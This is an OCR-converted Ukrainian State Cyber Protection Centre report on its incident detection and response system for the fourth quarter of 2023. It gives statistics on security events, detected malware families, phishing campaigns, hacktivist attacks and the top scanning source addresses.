ОПЕРАТИВНИЙ ЦЕНТР РЕАГУВАННЯ НА КІБЕРІНЦИДЕНТИ
ДЕРЖАВНОГО ЦЕНТРУ КІБЕРЗАХИСТУ
ДЕРЖАВНОЇ СЛУЖБИ СПЕЦІАЛЬНОГО ЗВ'ЯЗКУ
ТА ЗАХИСТУ ІНФОРМАЦІЇ УКРАЇНИ

Q4

2023

ЗВІТ ПРО РОБОТУ

СИСТЕМИ ВИЯВЛЕННЯ ВРАЗЛИВОСТЕЙ І РЕАГУВАННЯ НА КІБЕРІНЦИДЕНТИ ТА КІБЕРАТАКИ

TLP:CLEAR

Звіт підготовлено на виконання пункту 4 постанови Кабінету Міністрів України від 23 грудня 2020р. № 1295 "Деякі питання забезпечення функціонування системи виявлення вразливостей і реагування на кіберінциденти та кібератаки", що стосується щорічного подання Адміністрацією Державної служби спеціального зв'язку та захисту інформації Кабінету Міністрів України інформації про результати функціонування Системи виявлення вразливостей і реагування на кіберінциденти та кібератаки.

Згідно з пунктом 2 постанови відповідальним за функціонування Системи виявлення вразливостей і реагування на кіберінциденти та кібератаки є Державний центр кіберзахисту Державної служби спеціального зв'язку та захисту інформації.

Державний центр кіберзахисту Державної служби спеціального зв'язку та захисту інформації України (далі - ДЦКЗ Держспецзв'язку) є державною установою, яка входить до загальної структури Державної служби спеціального зв'язку та захисту інформації України.

Основними завданнями ДЦКЗ Держспецзв'язку є:

- упровадження організаційно-технічної моделі кібербезпеки як складової національної системи кібербезпеки;
- створення та функціонування основних складових:
    - системи захищеного доступу державних органів до мережі Інтернет;
    - системи антивірусного захисту національних інформаційних ресурсів;
    - аудиту інформаційної безпеки (далі - ІБ) та стану кіберзахисту об'єктів критичної інформаційної інфраструктури;
    - системи виявлення вразливостей і реагування на кіберінциденти та кібератаки щодо об'єктів кіберзахисту;
    - системи взаємодії команд реагування на комп'ютерні надзвичайні події;
- розробка сценаріїв реагування на кіберзагрози, заходів щодо протидії таким загрозам, програм і методик проведення кібернавчань у взаємодії з іншими суб'єктами забезпечення кібербезпеки.

Ознайомитися з правовими засадами діяльності
Державного центру кіберзахисту
Державної служби спеціального зв'язку та захисту інформації України

Нормативні документи:

постанова Кабінету Міністрів України від 23 грудня 2020 р. № 1295 “Деякі питання забезпечення функціонування системи виявлення вразливостей і реагування на кіберінциденти та кібератаки”;

наказ Адміністрації Держспецзв’язку від 24 червня 2022 р. № 284 “Про затвердження Порядку передачі комплектів обладнання підсистеми збору телеметрії інформаційно-комунікаційних систем (активні сенсори) системи виявлення вразливостей і реагування на кіберінциденти та кібератаки до об’єктів кіберзахисту”, зареєстрований в Міністерстві юстиції України 11 липня 2022 р. за № 758/38094.

СИСТЕМА ВИЯВЛЕННЯ ВРАЗЛИВОСТЕЙ І РЕАГУВАННЯ НА КІБЕРІНЦИДЕНТИ ТА КІБЕРАТАКИ

це сукупність програмних і програмно-апаратних засобів, які забезпечують проведення цілодобового моніторингу, аналізу та передачі телеметричної інформації про кіберінциденти та кібератаки, які відбулися або відбуваються на об’єктах кіберзахисту і можуть мати негативний вплив на їх стале функціонування.

ПІДСИСТЕМА ОПЕРАТИВНОГО ЦЕНТРУ РЕАГУВАННЯ НА КІБЕРІНЦИДЕНТИ

є центральною складовою Системи виявлення вразливостей і реагування на кіберінциденти та кібератаки та забезпечує:

- централізоване управління усіма підсистемами системи виявлення вразливостей і реагування на кіберінциденти та кібератаки;
- централізований збір та накопичення інформації про мережеві події ІБ;
- проведення моніторингу та оброблення в режимі реального часу кіберзагроз та кіберінцидентів.

Підсистема оперативного центру реагування на кіберінциденти виявляє шкідливу активність, а також системні і мережеві аномалії на об’єктах кіберзахисту шляхом аналізу даних, отриманих з мережевих пристроїв (активні сенсори, міжмережеві екрани, сканери вразливостей), робочих та серверних станцій, систем авторизації, внутрішніх і зовнішніх джерел даних про кіберзагрози.

EXECUTIVE SUMMARY

Функціонування Системи виявлення вразливостей і реагування на кіберінциденти та кібератаки, результати роботи якої наведено у цьому звіті, забезпечує:

- збір і кореляцію подій ІБ, отриманих з мережевих пристроїв (сенсори, міжмережеві екрани, сканери вразливостей), робочих та серверних станцій, систем авторизації, внутрішніх і зовнішніх джерел даних, включаючи збір мережевої телеметрії з детальною інформацією про мережеві потоки та сесії (підсистема оперативного центру реагування на кіберінциденти);
- моніторинг і виявлення відомих кіберзагроз та кібератак на об'єктах кіберзахисту, активне та пасивне реагування на мережеві кібератаки (використання сенсорів);
- детектування, аналіз та блокування шкідливого програмного забезпечення (далі – ШПЗ), відстеження та запобігання спробам його поширення на мережевому рівні, реагування на них діями з ліквідації, мінімізації, ізоляції та блокування процесів, що використовуються ШПЗ (використання програмних засобів кіберзахисту класу EDR);
- надання рекомендацій з підвищення рівня кіберзахисту.

Протягом IV кварталу 2023 року за допомогою засобів Системи виявлення вразливостей і реагування на кіберінциденти та кібератаки було:

- опрацьовано **1,4 мільярда подій**, отриманих за допомогою засобів моніторингу, аналізу та передачі телеметричної інформації про кіберінциденти та кібератаки;
- детектовано **2 мільйони підозрілих подій ІБ** (при первинному аналізі);
- опрацьовано **46 тисяч критичних подій ІБ** (потенційні кіберінциденти, виявлені шляхом фільтрації підозрілих подій ІБ та вторинного аналізу);
- зафіксовано та оброблено безпосередньо аналітиками безпеки **357 кіберінцидентів**.

Також до Системи виявлення вразливостей і реагування на кіберінциденти та кібератаки протягом звітного періоду було **підключено 1 новий об'єкт кіберзахисту**, що належить до урядового сектору. Порівняно з III кварталом 2023 року збільшилася кількість об'єктів кіберзахисту відповідно до підсистем:

- збір мережевої телеметрії - на 7;
- захист кінцевих точок - на 6;
- сканування вразливостей - на 5.

Серед автономних систем (**AS**), **інфраструктура яких найчастіше ідентифікувалася як джерело активного сканування** під час звітного періоду, можна виокремити **"OVN SAS", "AMAZON-AES", "AMAZON-02", "GOOGLE", "Cloudflarenet"**.

EXECUTIVE SUMMARY

Підсистемами, що належать до складу Системи виявлення вразливостей і реагування на кіберінциденти та кібератаки, в автоматичному режимі було детектовано 1 102 144 підозрілих унікальних файлів протягом звітного періоду. При цьому **серед сімейств ШПЗ**, детектованих у подіях ІБ категорії "02 Шкідливий програмний код", **переважають SmokeLoader, Agent Tesla, Snake Keylogger, Remcos та Guloader**.

Протягом IV кварталу 2023 року аналітиками Оперативного центру реагування на кіберінциденти було проаналізовано **1731 фішингову атаку**, що співвідносяться з категоріями загроз електронної пошти:

- викрадення автентифікаційних даних (672);
- розповсюдження шкідливого вкладення (472);
- ексторшен (587).

Серед 672 фішингових атак, націлених на викрадення автентифікаційних даних користувачів, 578 були пов'язані з використанням легітимних сервісів і технологій, що складає 86% загальної кількості. Це підтверджує **актуальність підходу експлуатації легітимних засобів для організації фішингових розсилок**. Зокрема, протягом звітного періоду експлуатувалися **Firebase, Formspark, IPFS, Webflow, Hostinger, Sav Builder, Weebly, Cloudflare R2** та **POWR**.

461 фішингових атак були атрибутовані до кластерів таргетованої активності, а саме:

- UAC-0006 (358);
- UAC-0050 (77);
- UAC-0010 (24);
- UAC-0028 (2).

Також протягом IV кварталу 2023 року було зафіксовано 149 кібератак, ініційованих проросійськими хакерськими угрупованнями, що на 26% менше ніж у попередньому кварталі. Таким чином, **продовжує фіксуватися тренд до зменшення загальної кількості кібератак, націлених на українські організації різних форм власності та галузей**, що спостерігається з початку 2023 року. При цьому графік періодичності атак є досить однорідним, тобто **атаки відбувалися без значних змін частоти та інтенсивності і були рівномірно розподілені у часі протягом звітного періоду**.

"Народная CyberАрмия", "RU_DDOS C2", "Layer Legion (DDoS Legion)", "NoName057(16)" та "Восход" є найактивнішими проросійськими угрупованнями хактивістів. Кількість атак, організованих ними протягом IV кварталу 2023 року, складає 91% загальної кількості зафіксованих атак, організованих аналогічними угрупованнями. **Найбільша кількість** їх **атак була націлена на телекомунікаційний, урядовий, фінансовий, оборонний,** а також **енергетичний сектори**.

СТРУКТУРА ТА ОРГАНІЗАЦІЯ

ОПИС ОРГАНІЗАЦІЙНОЇ СТРУКТУРИ, КОМАНД, ТЕХНОЛОГІЙ ТА ІНСТРУМЕНТІВ

Фахівці

ОЦРК

20+

Фахівців

Технології та інструменти

Засоби кіберзахисту

Підсистема збору телеметрії	Підсистема захисту кінцевих точок	Сканування вразливостей
NDR	**EDR**	**VA**
Підключено організацій: 64 +7	Підключено організацій: 27 +6	Підключено організацій: 33 +5
Підключено сенсорів: 65 +7	Захищено хостів: 4200+	Перевірено активів: 820+

Сектори та організації

Об'єкти кіберзахисту

Урядовий	Енергетичний	Військовий
62 +1	1	2

СТАТИСТИКА МОНІТОРИНГУ


КІЛЬКІСНІ ПОКАЗНИКИ ЗІБРАНИХ ТА ОПРАЦЬОВАНИХ ДАНИХ

зареєстровано кіберінцидентів

критичних подій ІБ, зафіксованих та оброблених безпосередньо аналітиками безпеки

детектовано підозрілих подій ІБ

при первинному аналізі



опрацьовано подій

отриманих за допомогою засобів моніторингу, аналізу та передання телеметричної інформації про кіберінциденти та кібератаки


опрацьовано критичних подій ІБ

потенційні кіберінциденти, виявлені шляхом фільтрації підозрілих подій ІБ та вторинного аналізу

СТАТИСТИКА ПОДІЙ ІБ

КІЛЬКІСНІ ПОКАЗНИКИ ЗІБРАНИХ ТА ОПРАЦЬОВАНИХ ДАНИХ


представлена згідно з Переліком категорій кіберінцидентів схваленим Національним координаційним центром кібербезпеки при Раді національної безпеки та оборони України



Типи подій ІБ

Топ 5 ASN - джерел сканування

графік відображає топ 5 ASN (у відсотковому відношенні), домінуюча кількість IP-адрес яких була ідентифікована як джерело активного сканування під час звітного періоду



Топ 10 IP-адрес джерел сканування


графік відображає топ 10 IP-адрес (у відсотковому відношенні), що були ідентифіковані як джерела активного сканування під час звітного періоду

src	src country	AS NUMBER	AS NAME	%
80.85.141.227	Netherlands	AS204601	Zomro B.V.	2.34%
46.101.146.130	Germany	AS14061	DigitalOcean LLC	2.30%
51.159.199.198	France	AS12876	SCALEWAY S.A.S.	2.1%
62.210.101.205	France	AS12876	SCALEWAY S.A.S.	1.74%
212.113.106.100	Austria	AS210644	AEZA INTERNATIONAL LTD	1.59%
179.60.147.121	The Netherlands	AS209588	Flyservers S.A.	1.37%
84.38.134.204	Latvia	AS52048	DataClub S.A.	1.21%
54.93.254.161	Germany	AS16509	Amazon.com Inc.	0.9%
94.156.71.77	The Netherlands	AS394711	Limenet	0.47%
35.216.190.15	Switzerland	AS15169	Google LLC	0.24%


1 102 144

підозрілих унікальних файлів було детектовано в автоматичному режимі підсистемами, що належать до складу
Системи виявлення вразливостей і реагування на кіберінциденти та кібератаки


Часовий розподіл подій ІБ категорії “02 Шкідливий програмний код” за сімействами ШПЗ




Типи сімейств ШПЗ, детектовані в подіях ІБ категорії “02 Шкідливий програмний код”



За форматом розповсюджуваного ШПЗ




За асоційованим ПЗ клієнтів



Топ 5 ASN - джерел розповсюдження ШПЗ


графік відображає топ 5 ASN (у відсотковому відношенні), домінуюча кількість IP-адрес яких була ідентифікована як джерело активного розповсюдження ШПЗ




графіки відображають статистичну інформацію за звітний період, отриману шляхом аналізу подій ІБ, джерелом яких є спроби вторгнення до мереж об'єктів кіберзахисту і реалізація кіберзагроз із метою виявлення вразливостей у програмному забезпеченні, знаходження проблемних конфігурацій сервісів і активних мережевих пристроїв

Якісна оцінка за CVSS Base Score

згідно з визначеним специфікація CVSSv3.1 підходом до зіставлення оцінок CVSS Base Score (1-10) з якісною шкалою оцінювання



Експлуатовані CVE за роком реєстрації



Топ 10 CVE, що експлуатуються


Аналітиками Оперативного центру реагування на кіберінциденти аналізуються фішингові атаки, які здійснюються щодо:
- об'єктів кіберзахисту, визначених пунктом 1 постанови Кабінету Міністрів України від 23 грудня 2020 р. № 1295 "Деякі питання забезпечення функціонування системи виявлення вразливостей і реагування на кіберінциденти та кібератаки";
- українських організацій незалежно від форми власності, вхідні та вихідні поштові повідомлення яких підлягають моніторингу з використанням функціоналу платформи аналітики загроз стороннього постачальника послуг.

Також ДЦКЗ Держспецзв'язку є адміністратором безпеки Національного центру резервування державних інформаційних ресурсів (далі - Національний центр) і як суб'єкт Національного центру в межах виконання заходу з "виявлення вразливостей і реагування на кіберінциденти та кібератаки на національні електронні інформаційні ресурси Національного центру", що визначений підпунктом 1 пункту 11 постанови Кабінету Міністрів України від 7 квітня 2023 р. № 311 "Деякі питання функціонування Національного центру резервування державних інформаційних ресурсів", здійснює обробку інформації про фішингові атаки, отримані в результаті аналізу даних сервісу захисту електронної пошти Платформи сервісів кіберзахисту Національного центру.

1731

